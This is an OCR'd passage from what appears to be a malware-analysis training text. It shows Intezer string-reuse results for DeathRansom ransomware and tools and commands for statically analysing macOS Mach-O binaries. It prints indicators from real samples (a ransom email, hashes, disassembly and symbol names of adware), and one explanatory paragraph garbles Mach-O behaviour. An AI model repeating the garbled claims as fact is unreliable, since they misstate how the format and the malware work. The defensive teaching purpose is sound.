
  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those strings are used in other files. It reduces the effort of malware analysts by analyzing unknown malware that are difficult to trace.



ransom

String	Family	Tags	Related Samples
Write back to our e-mail: deathransom@airmail.cc	Malware DeathRansom		Related Samples
??????DEATHRansom ???????	Malware DeathRansom		Related Samples

Figure 7.82: Screenshot of Intezer showing relevant strings



String Reuse (48 Strings)

< back

Also you can find other places to buy Bitcoins and beginners guide here: — Malware DCRTR, Major Ransomware, DeathRansom

Related Samples


Name	Label	SHA256	Family	Shared Strings
7c2dbad516d18d2c1c...		7c2dbad516d18d2c1c21ecc5792bc232f7b3...	DeathRan...	94 Strings | 70.15%
ba3cc3a5e1f57158c6...		ba3cc3a5e1f57158c67c166da58e19337583...	Major Ra...	32 Strings | 23.88%
893263fef5b3503040...		893263fef5b350304098ff9331ee983d0b40...	DCRTR	26 Strings | 19.4%
b867f7fb7d757d303b...		b867f7fb7d757d303bbe8c887caf5c348ac9f...	DCRTR	25 Strings | 18.66%

Figure 7.83: Screenshot of Intezer showing string reuse

Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files


- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **pagestuff to view Mach-O executable files** and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries



```
000000010000015ff         movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
0000000100001606          movq    %rax, %rdi
0000000100001609          callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
000000010000160f          leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
0000000100001616          leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
000000010000161d          movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
:
0000000100001624          movq    %rdi, -0x30(%rbp)
0000000100001628          movq    %rax, %rdi
000000010000162b          movq    %rsi, -0x38(%rbp)
000000010000162f          movq    %rcx, %rsi
0000000100001632          movq    -0x38(%rbp), %rdx
0000000100001636          movq    -0x30(%rbp), %rcx
000000010000163a          callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
0000000100001640          movl    $0x4, %r8d
0000000100001646          movl    %r8d, %ecx
0000000100001649          xorl    %r8d, %r8d
000000010000164c          movq    %rax, -0x20(%rbp)
0000000100001650          movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
0000000100001657          movq    -0x20(%rbp), %rdx
000000010000165b          movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
le:encoding:error:
0000000100001662          movq    %rax, %rdi
0000000100001665          callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
ile:encoding:error:]
000000010000166b          movq    %rax, -0x28(%rbp)
000000010000166f          movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
0000000100001676          movq    -0x28(%rbp), %rdx
000000010000167a          movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
0000000100001681          movq    %rax, %rdi
0000000100001684          callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
tString:]
```

Reverse Engineering Mach-O Binaries



```
File Page 0 contains Mach-O headers
File Page 1 contains contents of section (__TEXT,__text)
Symbols on file page 1 virtual address 0x100001570 to 0x100002000
  0x0000000100001570 _main
  0x00000001000015a0 -[AppDelegate applicationDidFinishLaunching:]
  0x00000001000016e0 -[AppDelegate deleteAppBySelf]
  0x0000000100001790 -[AppDelegate deletPreviosApp]
  0x0000000100001870 -[AppDelegate creatFileOnTemp:scrpName:]
  0x0000000100001aa0 -[AppDelegate makeExecutableFileAtPath:]
  0x0000000100001d70 -[AppDelegate executeAppleScript:isKill:]
  0x0000000100001eb0 ___41-[AppDelegate executeAppleScript:isKill:]_block_invoke
File Page 2 contains contents of section (__TEXT,__text)
Symbols on file page 2 virtual address 0x100002000 to 0x100003000
  0x0000000100002030 ___41-[AppDelegate executeAppleScript:isKill:]_block_invoke_2
  0x0000000100002070 ___copy_helper_block_
  0x00000001000020a0 ___destroy_helper_block_
  0x00000001000020d0 ___copy_helper_block_.119
  0x0000000100002130 ___destroy_helper_block_.120
  0x0000000100002170 -[AppDelegate ReadPrefrance:]
  0x00000001000023b0 -[AppDelegate ReadPrefrance]
  0x0000000100002610 -[AppDelegate checkOurOfferInstlled]
  0x0000000100002840 -[AppDelegate osVersion]
  0x00000001000028c0 -[AppDelegate getPathFromAdobPlist:]
  0x0000000100002b60 -[AppDelegate fireTrackOffersInstalledForPXL:]
  0x0000000100002ca0 -[AppDelegate fireTrackOffersAcceptedForPXL:]
  0x0000000100002de0 -[AppDelegate silentyTrackInMain:]
  0x0000000100002e30 -[AppDelegate silentlyFireUrl:]
File Page 3 contains contents of section (__TEXT,__text)
```

Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the Portable Executable (PE) format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and determines the mechanism through which the memory reads both data and code present in a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are **`__PAGEZERO, __TEXT, __DATA, and __OBJC`**. Attackers can use these segments to hide malicious code and execute it for escalating privileges.

Security analysts must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Analysts can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:


  ```
  import lief
  binary = lief.parse("/usr/bin/ls")
  print(binary)
  ```

- **otool**

  Source: *https://github.com*

  Security analysts can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

  ```
  otool -L UnPackNw > ~/Malware/libs.txt
  ```



```
sentinels-Mac:MacOS sentinel$ otool -L UnPackNw > ~/Malware/libs.txt
sentinels-Mac:MacOS sentinel$ vi ~/Malware/libs.txt
```

Figure 7.84: Screenshot of otool

